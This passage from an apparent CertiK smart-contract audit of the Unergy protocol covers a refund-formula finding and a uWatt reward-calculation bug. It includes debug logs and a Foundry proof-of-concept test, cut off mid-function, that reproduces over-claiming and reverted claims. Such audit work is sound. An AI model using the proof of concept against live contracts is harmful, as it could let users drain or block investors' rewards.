[⠒] Solc 0.8.17 finished in 115.93s
Compiler run successful!

Running 1 test for test/ProjectsManagerTest.t.sol:ProjectsManagerTest
[PASS] test_createProject_buyPWatt_refund() (gas: 3712847)
Logs:
  1. Create project named `ProjectA`
  Created new ERC20Project: projectId = 0, projectAddress =
0xe8a41C57AB0019c403D35e8D54f2921BaE21Ed66
  ----------------------Project Info--------------------------
  id = 0, maintenancePercentage = 10, initialProjectValue = 120000 USD
  pWattsSupply = 120000 ether, usdDepreciated = 0 USD, operatorFee = 1200 ether
  PresentProjectFundingValue = 120000 USD
  Add milestone M1-50
  Add milestone M2-50
  Install M1
  Validate M1
  Install M2
  buyer1's pWatt is 0 ether
  buyer1's uWatt is 0 ether
  buyer1's Stable Coin is 100000 USD
  ----------------------Project Info--------------------------
  id = 0, maintenancePercentage = 10, initialProjectValue = 120000 USD
  pWattsSupply = 120000 ether, usdDepreciated = 0 USD, operatorFee = 1200 ether
  PresentProjectFundingValue = 60000 USD
  11. Buyers purchase `pWatt`
  buyer1's pWatt is 60000 ether
  buyer1's uWatt is 0 ether
  buyer1's Stable Coin is 40000 USD
  projectAAdmin's pWatt is 58800 ether
  projectAAdmin's uWatt is 0 ether
  projectAAdmin's Stable Coin is 100000000000000 USD
  ----------------------Project Info--------------------------
  id = 0, maintenancePercentage = 10, initialProjectValue = 120000 USD
  pWattsSupply = 120000 ether, usdDepreciated = 0 USD, operatorFee = 1200 ether
  PresentProjectFundingValue = 120000 USD
  12. Set Project INREFUND
  13. Refund Buyer1
  buyer1's pWatt is 0 ether
  buyer1's uWatt is 0 ether
  buyer1's Stable Coin is 160000 USD
  After refunds, buyer1 profits 60000 USD

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 14.52ms
Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

[Unergy Team, 11/08/2023]:

It is not possible for the `presentProjectFundingValue` variable to start at a non-zero value or to be modified from the outside. The permission to execute the `setPresentProjectFundingValue()` function will only be granted to the contracts themselves. In this context, if the test is conducted while considering that this variable only increases when people purchase pWatts, it should work correctly.

Some users purchase pWatts at a discount, which means they may still gain access to a higher amount than their initial payment.

Example:

ProjectPWattInitialSupply: 120,000 OperatorFee: 10,000 pWattsForSale: 1,100,000 Balance in USD for User 1 before purchase: $1,000,000 Balance in USD for User 2 before purchase$:1,000,000 User 1's purchase: 55,000 pWatts User 1's purchase price: $1 USD User 2's purchase : 55,000 pWatts User 2's purchase price$:1.090910 USD // No milestones are completed

// Project status is changed to INREFUND

// User 1 and User 2 excutes a refund

Balance in USD for User 1 after purchase: $1.002.500,025000 (Value with 6 decimal places) Balance in USD for User 2 after purchase$:997.499,975000 (Value with 6 decimal places)

It is not a mistake that User 1 ends up with a balance that is greater than what he started with, because the reason that User 1 managed to get pWatts at a discounted price is that he provided the capital for the development of the project before User 2. When performing the refund process, all pWatts are treated "as equal". User 1 getting more capital than what he started with is a consequence of him being an early supporter of the project.

[CertiK, 11/10/2023]:

The team has confirmed that the `presentProjectFundingValue`, which represents the total funds currently allocated to the project, will not be initialized with a non-zero value nor be modified externally. The `setPresentProjectFundingValue()` function, which updates this value, is only invoked internally within the contracts, particularly during the `pWatt` purchase process.

In the latest commit 7374a687453de1a8af1bff37832232b434cbaab9, the team corrected the formula used to calculate the `refundAmount`:

$$refundAmount = \frac{userPWattBalance \times presentProjectFundingValue}{pWattsSupply - operatorFee - adminBalance}$$

Where:

- `pWattsSupply - operatorFee - adminBalance` represents the total `pWatt` sold to investors.
- `userPWattBalance` is the quantity of `pWatt` purchased by the current user.
- `presentProjectFundingValue` is the total amount of stable coins invested by users.

During the refund process, users who purchased `pWatt` at a lower price stand to gain more profit. Conversely, those who bought `pWatt` at a higher price could experience losses.

This is due to the fact that in the refund process, all `pWatts` are treated equitably. The potential for early supporters to end up with more capital than they initially invested is a result of their early involvement in the project.

ULR-02 INVESTORS NOT ABLE TO CLAIM `uWatt` REWARDS EVEN IF THEY HAVE BEEN GENERATED

Category	Severity	Location	Status
Logical Issue	Major	contracts/UnergyLogicReserve.sol (07/18-84763): 881, 922, 936	Resolved

Description

In the `Unergy` protocol, there are some issues regarding the `uWatt` rewards distribution, resulting in investors being unable to claim rewards as expected.

Issue-1: `unergyLogicReserve.calcUWattsToClaim()` could calculate more `uWatt` rewards than totally reinvested by `Unergy`

In a historic swap, the total `resDiv` of rewards can be greater than 100, for example, 108 (58+25+25).

```
---->Reserve._calcUWattsToClaim -- resDiv= 58
---->Reserve._calcUWattsToClaim -- resDiv= 25
---->Reserve._calcUWattsToClaim -- resDiv= 25
```

Issue-2: Investor cannot claim rewards even though there are enough `uWatt` rewards in `Unergy` compared with the claimable amounts checked from protocol

During a historic swap, the calculation of duplicate rewards, for example, `1160000`, can result in the `ERC20: transfer amount exceeds balance` error. This causes the transaction to revert, preventing investors from claiming their rewards.

```
buyer1 claims rewards
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 12000000
---->Reserve._calcUWattsToClaim -- resDiv= 100
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 2000000
---->Reserve._claimUWatt --- payUWattReward  2000000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  4000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 58
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 1160000
---->Reserve._claimUWatt --- payUWattReward  1160000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  2000000
---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
---->Reserve._calcUWattsToClaim -- resDiv= 58
---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 1160000
---->Reserve._claimUWatt --- payUWattReward  1160000
---->UnergyBuyer.payUWattReward -- remaining uWatt =  840000
```

The root cause is that the old snapshots list is used in line#922 to find the first important claimable snapshot, but the updated snapshot in line#936 may not match this important claimable snapshot.

```
917             for (uint256 j; j < holderSnapshots.length; j++) {
918                 (
919                     bool wasFoundFirstImportant,
920                     UWattsStatusSnapshot memory importantSn
921                 ) = _getFirstImportantSnapshotByProjectId(
922                         holderSnapshots,
923                         projectId
924                     );
925 
926                 if (!wasFoundLastSn || !wasFoundFirstImportant) continue;
927 
928                 uint256 amountToClaim = _calcUWattsToClaim(
929                     historicalSwaps[i].uWattsUnergy,
930                     importantSn,
931                     i,
932                     ERC20Abs(unergyData.getUWattAddress()).decimals()
933                 );
934 
935                 if (amountToClaim > 0) {
936                     _updateClaimedSnapshot(holderSnapshots, j);
937                     _insertNewSnapshot(
938                         projectId + x,
939                         amountToClaim,
940                         i,
941                         j,
942                         holderSnapshots,
943                         historicalSwaps
944                     );
945 
946                     unergyBuyer.payUWattReward(_holder, amountToClaim);
947                     emit UWattsClaimed(amountToClaim, _holder);
948                 }
949             }
```

Investors may first check how much `uWatt` rewards they can claim by calling `unergyLogicReserve.calcUWattsToClaim()`. After that, they can call `unergyLogicReserve.claimUWatt()` to get their rewards. Investors could claim more rewards than the number they checked and also potentially not able to claim their rewards due to system errors.

If investors are unable to claim their `uWatt` rewards, it can be a serious issue that can harm the reputation of the project and lead to a loss of investor confidence. Investors who have purchased `pWatt` tokens expect to receive rewards in exchange for their investment, and if they are unable to do so due to technical issues or errors in the smart contract code, it can create frustration and distrust among investors.

Scenario

Consider a scenario as below:

1. `Unergy` starts the ProjectA with total value 12000000 `pWattA`, `buyer1` purchases all of them. ProjectA operates successfully.
2. Swap `pWattA` for `uWatt` with exchange rate 1:1.
3. `buyer1` transfers 6000000 `uWatt` to `buyer2`.
4. `Unergy` starts the ProjectB with total value 12000000 `pWattB`. `buyer1` purchases 8000000 `pWattB`, `buyer2` buys 2000000 `pWattB` and `Unergy` reinvests 2000000 `pWattB`. So the project is able to run successfully.
5. Swap `pWattB` for `uWatt` with exchange rate 1:1.
6. `Unergy` starts the ProjectC with total value 12000000 `pWattC`. `buyer1` purchases 9000000 `pWattC`, `buyer2` buys 1000000 `pWattC` and `Unergy` reinvests 2000000 `pWattC`. So the project is able to run successfully.
7. Swap `pWattC` for `uWatt` with exchange rate 1:1.
8. List the all the history swaps and the `uWatt` snapshots of investors.

- History Swaps

id	uWattsUnergy	totalSupply
0	0	12000000
1	2000000	12000000
2	2000000	12000000

- Snapshots of `buyer1`

pid	isImportant	isAvailableToClaim	isClaimed	balance	totalSupply
0	true	true	false	12000000	12000000
0	false	false	false	6000000	12000000
1	true	true	false	14000000	24000000
2	true	false	false	23000000	36000000

- Snapshots of `buyer2`

pid	isImportant	isAvailableToClaim	isClaimed	balance	totalSupply
1	true	true	false	6000000	12000000
1	true	true	false	8000000	24000000
2	true	false	false	9000000	36000000

9. Both `buyer1` and `buyer2` check their claimable `uWatt` rewards.

- `buyer1` has `3160000` claimable rewards
- `buyer2` has `1000000` rewards, total calculated rewards is `4160000`
- However, the total available `uWatt` is just `4000000` reinvested by `Unergy` in `ProjectB` and `ProjectC`.

10. Both `buyer1` and `buyer2` claim their `uWatt` rewards.

- `buyer1` cannot claim rewards due to system errors
- `buyer2` claims `1160000` rewards more than checked

More details can be found from the output log in the `Proof of Concept` section below.

Proof of Concept

The following proof of concept uses Foundry to test the scenario.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../contracts/UnergyData.sol";
import "../contracts/ERC20UWatt.sol";
import {ERC20Project} from "../contracts/ERC20Project.sol";
import {HistoricalSwap, UWattsStatusSnapshot} from "../contracts/Types.sol";
import {UnergyEvent, CleanEnergyAssets, UnergyBuyer, ProjectsManager,
UnergyLogicReserve} from "../contracts/UnergyEvent.sol";
import "../contracts/StableCoin.sol";
import {ProjectInput} from "../contracts/ProjectsManager.sol";

contract UnergyBaseTest is Test {
    PermissionGranter public permissionGranter;
    ERC20UWatt public uWatt;
    CleanEnergyAssets public cleanEnergyAssets;
    UnergyData public unergyData;
    UnergyEvent public unergyEvent;
    UnergyBuyer public unergyBuyer;
    ProjectsManager public projectsManager;
    UnergyLogicReserve public unergyLogicReserve;
    ERC20StableCoin public stableCoin;

    uint256 private counter;
    address public installer;
    address public operator;
    address public energyMeter;

    function setUp() public virtual {
        permissionGranter = new PermissionGranter();
        cleanEnergyAssets = new CleanEnergyAssets();
        unergyEvent = new UnergyEvent();
        unergyBuyer = new UnergyBuyer();
        uWatt = new ERC20UWatt("uWatt", "uWatt");
        unergyData = new UnergyData();
        projectsManager = new ProjectsManager();
        unergyLogicReserve = new UnergyLogicReserve();

        energyMeter = makeAddr("energyMeter");
        vm.label(energyMeter, "energyMeter");

        stableCoin = new ERC20StableCoin("Stable Coin", "SC",
payable(address(this)));

        unergyBuyer.initialize(address(unergyData));
        unergyData.initialize();
        projectsManager.initialize();
        unergyLogicReserve.initialize(address(unergyData), makeAddr("maintainer"));
```

```
        //set permissionGranter
        cleanEnergyAssets.setPermissionGranterAddr(address(permissionGranter));
        uWatt.setPermissionGranterAddr(address(permissionGranter));
        unergyEvent.setPermissionGranterAddr(address(permissionGranter));
        unergyBuyer.setPermissionGranterAddr(address(permissionGranter));
        unergyData.setPermissionGranterAddr(address(permissionGranter));
        projectsManager.setPermissionGranterAddr(address(permissionGranter));
        unergyLogicReserve.setPermissionGranterAddr(address(permissionGranter));

        //ProjectsManager
        permissionGranter.setPermission(address(this), address(projectsManager),
"createProject");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"setSignature");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyEvent),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "setSignature");

        permissionGranter.grantRole(permissionGranter.DEFAULT_ADMIN_ROLE(),
address(projectsManager));

        //UnergyBuyer
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"changeMilestoneState");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setUnergySign");
```

```
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"changeMilestoneName");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"deleteMilestone");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setMaintenancePercentage");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setProjectValue");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setSwapFactor");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setProjectState");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"withdrawUWatts");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyer), "setProjectState");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyer), "payUWattReward");

        //UnergyEvent
        permissionGranter.setPermission(address(this), address(unergyEvent),
"beforeTransferReceipt");
        permissionGranter.setPermission(address(this), address(unergyEvent),
"afterTransferReceipt");
        permissionGranter.setPermission(address(this), address(unergyEvent),
"setUWattsAddr");
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"beforeTransferReceipt");
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"afterTransferReceipt");

        //UnergyData
        permissionGranter.setPermission(address(this), address(unergyData),
"setUWattsAddr");
        permissionGranter.setPermission(address(this), address(unergyData),
"setDepreciationBalance");
        permissionGranter.setPermission(address(this), address(unergyData),
"setAccEnergyByMeter");
        permissionGranter.setPermission(address(this), address(unergyData),
"insertHistoricalSwap");
        permissionGranter.setPermission(address(this), address(unergyData),
"insertUWattsStatusSnapshot");
        permissionGranter.setPermission(address(this), address(unergyData),
"insertManyUWattsStatusSnapshot");
        permissionGranter.setPermission(address(this), address(unergyData),
"updateUWattsStatusSnapshotAtIndex");
        permissionGranter.setPermission(address(this), address(unergyData),
"generatePurchaseTicket");
        permissionGranter.setPermission(address(this), address(unergyData),
"changePurchaseTicketUsed");
        permissionGranter.setPermission(address(this), address(unergyData),
"setPWattsToTheReserveAddress");
```

```
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "setDepreciationBalance");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "setAccEnergyByMeter");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertHistoricalSwap");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertUWattsStatusSnapshot");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertManyUWattsStatusSnapshot");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "updateUWattsStatusSnapshotAtIndex");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "changePurchaseTicketUsed");

        //CleanEnergyAssets
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createGeneralEnergyAsset");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createProjectEnergyAsset");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"mint");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"burn");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"setEnergyLimit");
        permissionGranter.setPermission(address(projectsManager),
address(cleanEnergyAssets), "createProjectEnergyAsset");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(cleanEnergyAssets), "mint");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(cleanEnergyAssets), "burn");

        //ERC20UWatt
        permissionGranter.setPermission(address(this), address(uWatt), "mint");
        permissionGranter.setPermission(address(unergyLogicReserve), address(uWatt),
"mint");

        //UnergyLogicReserve
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"energyReport");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"invoiceReport");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"pWattsTransfer");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"swapToken");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"setMaxPWattsToAllowASwap");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"updateLastUWattStatus");
```

```
        permissionGranter.setPermission(address(unergyEvent),
address(unergyLogicReserve), "updateLastUWattStatus");

        permissionGranter.setPermission(energyMeter, address(unergyLogicReserve),
"energyReport");
        permissionGranter.setPermission(energyMeter, address(unergyLogicReserve),
"invoiceReport");

        //UnergyEvent
        unergyEvent.setUWattsAddr(address(uWatt));
        unergyEvent.setProjectsManagerAddr(address(projectsManager));
        unergyEvent.setUnergyBuyerAddr(address(unergyBuyer));
        unergyEvent.setUnergyLogicReserveAddr(address(unergyLogicReserve));

        uWatt.setUnergyEventAddr(address(unergyEvent));

        unergyBuyer.setUWattsAddr(address(uWatt));
        unergyBuyer.setProjectsManagerAddr(address(projectsManager));
        unergyBuyer.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        unergyBuyer.setUnergyLogicReserveAddr(address(unergyLogicReserve));

        unergyData.setUWattsAddr(address(uWatt));

        projectsManager.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        projectsManager.setUnergyEventAddr(address(unergyEvent));
        projectsManager.setUnergyLogicReserveAddr(address(unergyLogicReserve));

        unergyLogicReserve.setUnergyBuyerAddr(address(unergyBuyer));
        unergyLogicReserve.setProjectsManagerAddr(address(projectsManager));
        unergyLogicReserve.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));

        installer = makeAddr("installer");
        vm.label(installer, "installer");

        operator = makeAddr("operator");
        vm.label(operator, "operator");

        //Event Whitelist
        unergyEvent.addToWhitelist(address(this));
        unergyEvent.addToWhitelist(installer);
        unergyEvent.addToWhitelist(operator);

        vm.label(address(unergyBuyer), "unergyBuyer");
        vm.label(address(cleanEnergyAssets), "cleanEnergyAssets");

        stableCoin.mint(energyMeter, 1e20);
        vm.prank(energyMeter);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);
```

```
    }


    // Create Project
    function createProjectBase(
        uint256 maintenancePercentage,
        uint256 projectValue,
        uint256 swapFactor,
        uint256 totalPWatts,
        uint256 operatorFee,
        address adminAddr,
        address stableAddr,
        string memory _projectName,
        string memory _projectSymbol
    ) internal returns (uint256 projectId, address projectAddress) {
        ProjectInput memory _projectInput = ProjectInput(
            maintenancePercentage,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            installer,
            operator,
            stableAddr
        );
        vm.recordLogs();
        projectsManager.createProject(_projectInput, _projectName, _projectSymbol);
        projectId = counter;
        counter++;
        Vm.Log[] memory entries = vm.getRecordedLogs();
        projectAddress = abi.decode(abi.encodePacked(entries[entries.length -
1].topics[1]), (address));
    }

    //add milestone
    function addProjectMilestone(
        address _projectAddress,
        string memory _name,
        uint256 weight
    ) internal {
        projectsManager.addProjectMilestone(_projectAddress, _name, weight);
    }

    //change milestone
    function changeMilestoneState(address _projectAddr) internal {
        unergyBuyer.changeMilestoneState(_projectAddr);
    }
```

```
    function setUnergySign(
        address _projectAddr,
        address _stableCoindAddr,
        uint256 _milestoneIndex
    ) internal {
        unergyBuyer.setUnergySign(_projectAddr, _stableCoindAddr, _milestoneIndex);
    }

    function showBalance(address _addr) internal {
        uint256 uWattBalance = uWatt.balanceOf(_addr);
        console2.log("%s's uWattBalance is %d", vm.getLabel(_addr) ,uWattBalance);
    }

    function showHistoricalSwaps() internal view {
        console2.log("~~~~~~~~~~~~~~showHistoricalSwaps~~~~~~~~~~~~~~");
        HistoricalSwap[] memory swaps = unergyData.getHistoricalSwaps();
        for(uint i; i < swaps.length; i++) {
            HistoricalSwap memory swap = swaps[i];
            console2.log("id = %d, uWattsUnergy = %d, totalSupply = %d", swap.id,
swap.uWattsUnergy, swap.totalSupply);
        }
    }

    function showUWattsStatusSnapshots(address holder) internal {
        console2.log("~~~~~~~~~~~~~~showUWattsStatusSnapshots for %s~~~~~~~~~~~~~~~",
vm.getLabel(holder));
        UWattsStatusSnapshot[] memory snapshots =
unergyData.getUWattsStatusSnapshotsByHolder(holder);
        for(uint i; i < snapshots.length; i++) {
            UWattsStatusSnapshot memory snapshot = snapshots[i];
            console2.log("pId = %d, isImportant = %s, isAvailableToClaim = %s,",
snapshot.projectId, snapshot.isImportant, snapshot.isAvailableToClaim);
            console2.log("isClaimed = %s, balance = %s, totalSupply = %s",
snapshot.isClaimed, snapshot.balance, snapshot.totalSupply);

        }
    }

    function showCleanEnergyBalance(address _addr, address _projectAddr) internal {
        console2.log("~~~~~~~~~~~~~~showCleanEnergyBalance for %s~~~~~~~~~~~~~~~",
vm.getLabel(_addr));
        //uint256 tokenId = cleanEnergyAssets.tokenIdByProjectAddress(_projectAddr);
        uint256 balance = cleanEnergyAssets.mintedEnergyByProject(_projectAddr);
        uint256 recId = cleanEnergyAssets.RECIdByAddress(_projectAddr);
        uint256 recBalance = cleanEnergyAssets.balanceOf(address(cleanEnergyAssets),
recId);
        console2.log("Balance of clean energy asset is %d, REC = %d", balance,
recBalance);
    }
```

```
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import 'forge-std/Test.sol';
import "./UnergyBaseTest.t.sol";

contract UnergyRewardTest is UnergyBaseTest {

    address public projectAAddr;
    uint256 public projectAId;
    address public projectAAdmin;

    address public projectBAddr;
    uint256 public projectBId;
    address public projectBAdmin;

    address public projectCAddr;
    uint256 public projectCId;
    address public projectCAdmin;

    address public buyer1;
    address public buyer2;

    function setUp() public override {
        super.setUp();

        projectAAdmin = makeAddr("projectAAdmin");
        vm.label(projectAAdmin, "projectAAdmin");

        projectBAdmin = makeAddr("projectBAdmin");
        vm.label(projectBAdmin, "projectBAdmin");

        projectCAdmin = makeAddr("projectCAdmin");
        vm.label(projectCAdmin, "projectCAdmin");

        vm.prank(projectAAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        vm.prank(projectBAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        vm.prank(projectCAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        buyer1 = makeAddr("buyer1");
        vm.label(buyer1, "buyer1");
        buyer2 = makeAddr("buyer2");
        vm.label(buyer2, "buyer2");
```

```
        deal(address(stableCoin), projectAAdmin, 1e20);
        deal(address(stableCoin), projectBAdmin, 1e20);
        deal(address(stableCoin), projectCAdmin, 1e20);

        deal(address(stableCoin), buyer1, 1e20);
        deal(address(stableCoin), buyer2, 1e20);

        deal(address(stableCoin), address(unergyLogicReserve), 1e20);

        vm.prank(buyer1);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

        vm.prank(buyer2);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

    }

    function createProject(
        string memory _projectName,
        string memory _projectSymbol,
        address admin
    ) internal returns (uint256 projectId, address projectAddress){
        uint256 maintenancePercentage = 30;
        uint256 projectValue = 120000 * 1e6;
        uint256 swapFactor = 10000;
        uint256 totalPWatts = 12000000;
        uint256 operatorFee = 0;
        address adminAddr = admin;
        address stableAddr = address(stableCoin);
        (projectId, projectAddress) = createProjectBase(
            maintenancePercentage,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            stableAddr,
            _projectName,
            _projectSymbol
        );
        console2.log("Created new ERC20Project: projectId = %d, projectAddress = %s
", projectId, projectAddress);
    }

    function createAndSignMilestones(address _projectAddr) internal {
        require(_projectAddr != address(0), "zero address is not allowed!");
```

```
        console2.log("Add milestone M1-200");
        addProjectMilestone(_projectAddr, "M1", 200);
        console2.log("Install M1");
        changeMilestoneState(_projectAddr);
        console2.log("Validate M1");
        setUnergySign(_projectAddr, address(stableCoin), 0);

        console2.log("Add milestone M2-100");
        addProjectMilestone(_projectAddr, "M2", 100);
        console2.log("Install M2");
        changeMilestoneState(_projectAddr);
        console2.log("Validate M2");
        setUnergySign(_projectAddr, address(stableCoin), 1);

        console2.log("Add milestone M3-50");
        addProjectMilestone(_projectAddr, "M3", 50);
        console2.log("Install M3");
        changeMilestoneState(_projectAddr);
        console2.log("Validate M3");
        setUnergySign(_projectAddr, address(stableCoin), 2);
    }

    function test_singleProject_OneUserBuyAllPWatts() public {
        console2.log("Create pWattA");
        (projectAId, projectAAddr) = createProject("ProjectA", "PRJ_A",
projectAAdmin);
        console2.log("Create and sign milestones for pWattA");
        createAndSignMilestones(projectAAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer1);
        console2.log("buyer1 purchases all pWattA");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectAAddr,
ERC20Project(projectAAddr).balanceOf(projectAAdmin));
        vm.stopPrank();
        console2.log("Swap pWattA");
        unergyLogicReserve.swapToken(projectAAddr);
        showBalance(buyer1);
    }

    function test_twoProjects_OneUserBuyAllPWatts() public {
        test_singleProject_OneUserBuyAllPWatts();

        console2.log("Create pWattB");
        (projectBId, projectBAddr) = createProject("ProjectB", "PRJ_B",
projectAAdmin);
        console2.log("Create and sign milestones for pWattB");
        createAndSignMilestones(projectBAddr);
        console2.log("Generate purchase tickets");
```

```
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer1);
        console2.log("buyer1 purchases all pWattB");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectBAddr,
ERC20Project(projectBAddr).balanceOf(projectAAdmin));
        vm.stopPrank();
        console2.log("Swap pWattA");
        unergyLogicReserve.swapToken(projectBAddr);
        showBalance(buyer1);
        showHistoricalSwaps();
        showUWattsStatusSnapshots(buyer1);
    }

    function test_twoProjects_OneUserAndUnergyBuyPWatts() public {
        test_singleProject_OneUserBuyAllPWatts();

        console2.log("Create pWattB");
        (projectBId, projectBAddr) = createProject("ProjectB", "PRJ_B",
projectAAdmin);
        console2.log("Create and sign milestones for pWattB");
        createAndSignMilestones(projectBAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases all pWattB");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectBAddr, 1e7);
        vm.stopPrank();
        unergyLogicReserve.pWattsTransfer(projectBAddr, address(unergyBuyer), 2 *
1e6);
        console2.log("Swap pWattB");
        unergyLogicReserve.swapToken(projectBAddr);
        showBalance(buyer1);
        showHistoricalSwaps();
        showUWattsStatusSnapshots(buyer1);

        // reward of buyer1 = 12000000 * 100 / 12000000 * 2000000 / 100
        vm.startPrank(buyer1);
        uint256 amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        assertEq(amountToClaim, 2000000);
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();
    }

    function test_threeProjects_TwoUsersAndUnergyBuyPWatts() public {
        test_singleProject_OneUserBuyAllPWatts();
```

```
        console2.log("Create pWattB");
        (projectBId, projectBAddr) = createProject("ProjectB", "PRJ_B",
projectAAdmin);
        console2.log("Create and sign milestones for pWattB");
        createAndSignMilestones(projectBAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer2);
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases 9990000 pWattB");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectBAddr, 9990000);
        vm.stopPrank();
        console2.log("buyer2 purchases 10000 pWattB");
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectBAddr, 10000);
        vm.stopPrank();
        unergyLogicReserve.pWattsTransfer(projectBAddr, address(unergyBuyer), 2 *
1e6);
        console2.log("Swap pWattB");
        unergyLogicReserve.swapToken(projectBAddr);

        showHistoricalSwaps();
        showBalance(buyer1);
        showUWattsStatusSnapshots(buyer1);
        showBalance(buyer2);
        showUWattsStatusSnapshots(buyer2);

        // reward of buyer1 = 12000000 * 100 / 12000000 * 2000000 / 100
        uint256 amountToClaim;
        vm.startPrank(buyer1);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        assertEq(amountToClaim, 2000000);
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();

        console2.log("Create pWattC");
        (projectCId, projectCAddr) = createProject("ProjectC", "PRJ_C",
projectAAdmin);
        console2.log("Create and sign milestones for pWattC");
        createAndSignMilestones(projectCAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, buyer2);
```

```
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases 9990000 pWattC");
        vm.startPrank(buyer1);
